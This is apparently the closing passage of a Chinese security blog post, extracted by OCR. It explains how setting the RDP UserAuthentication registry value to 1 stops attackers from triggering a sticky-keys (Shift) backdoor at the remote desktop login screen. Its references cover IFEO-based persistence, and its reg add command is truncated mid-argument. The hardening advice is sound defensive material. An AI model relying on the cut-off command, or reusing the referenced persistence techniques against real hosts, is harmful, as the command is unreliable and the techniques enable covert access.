
翻译：

用户鉴权即 UserAuthentication 这个参数的作用，官方文档说明如下：

```
0：说明是进行远程桌面前不需要用户身份验证。
1：说明是进行远程桌面前需要进行用户身份验证。
```

那么，当我们将该参数设置为 1 时则可防止黑客利用远程桌面界面键入 Shift 从而达到防御效果，可以直接执行以下命令修改 UserAuthentication 注册表值，我们看下效果：

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v U
```



发现我们必须密码输入正确才能弹出远程桌面。

最后，大家可以明白一个道理 “不知攻焉知防”，攻击者通过改变 UserAuthentication 参数方便控制，我们也可以通过它提高防御。

0x08 参考文章

https://blogs.msdn.microsoft.com/junfeng/2004/04/28/image-file-execution-options/
https://blog.csdn.net/johnsonblog/article/details/8165861

http://download.microsoft.com/download/A/6/A/A6AC035D-DA3F-4F0C-ADA4-37C8E5D34E3D/setup/WinSDKDebuggingTools_amd64/dbg_amd64.msi

https://oddvar.moe/2018/04/10/persistence-using-globalflags-in-image-file-execution-options-hidden-from-autoruns-exe/